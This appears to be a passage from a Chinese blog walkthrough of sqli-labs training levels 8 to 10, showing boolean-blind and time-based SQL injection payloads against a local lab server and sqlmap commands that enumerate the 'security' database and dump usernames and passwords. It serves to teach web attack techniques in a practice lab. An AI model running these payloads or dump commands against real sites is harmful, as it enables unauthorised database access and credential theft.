
得到首字母s...
第二个字符e
?id=1' and substr(database(),2,1)='e'--+

最后得到数据库名字为security
后面太麻烦了,使用sqlmap操作
2. sqlmap
--technique指定sql注入类型
B:基于Boolean的盲注(Boolean based blind
Q:内联查询(inlin queries)
T:基于时间的盲注(time based blind
U:联合查询(union query based
E:错误(error based) S:栈查询(stack queries)

sqlmap -u "192.168.1.218/sqli-labs-master/Less-8/?id=1" --technique B --dbms mysql --current-db
得到数据库名字
sqlmap -u "192.168.1.218/sqli-labs-master/Less-8/?id=1" --technique B --dbms mysql -D security --tables

后面太慢了,不跑了
sqlmap -u "192.168.1.218/sqli-labs-master/Less-8/?id=1" --technique B --dbms mysql -D security -T users --columns
sqlmap -u "192.168.1.218/sqli-labs-master/Less-8/?id=1" --technique B --dbms mysql -D security -T users -C username,password --dump
Less9·T
闭合:'
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
基于时间的盲注,使用if()函数
1. 注入点判断
and sleep(5)--+如果页面卡了5秒,则该点存在注入

参考https://blog.csdn.net/wang704987562/article/details/80753954
这里使用if(length(database())>1,sleep(5),1),
语句意思就是如果数据库名字长度大于1,那就执行时间为5秒,如果长度小于等于1,那就返回1
?id=1' and if(length(database())>1,sleep(5),1)--+
执行后可以明显看出来浏览器执行时间特别长,所以长度大于1是对的。
2. 使用sqlmap
--technique T指定sql注入类型为time
sqlmap -u "192.168.1.218/sqli-labs-master/Less-9/?id=1" --technique T --dbms mysql --current-db

等一会就能跑全了
Less10·T
闭合:"
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
和第九关有一个双引号的区别

 浙公网安备 33010602011771号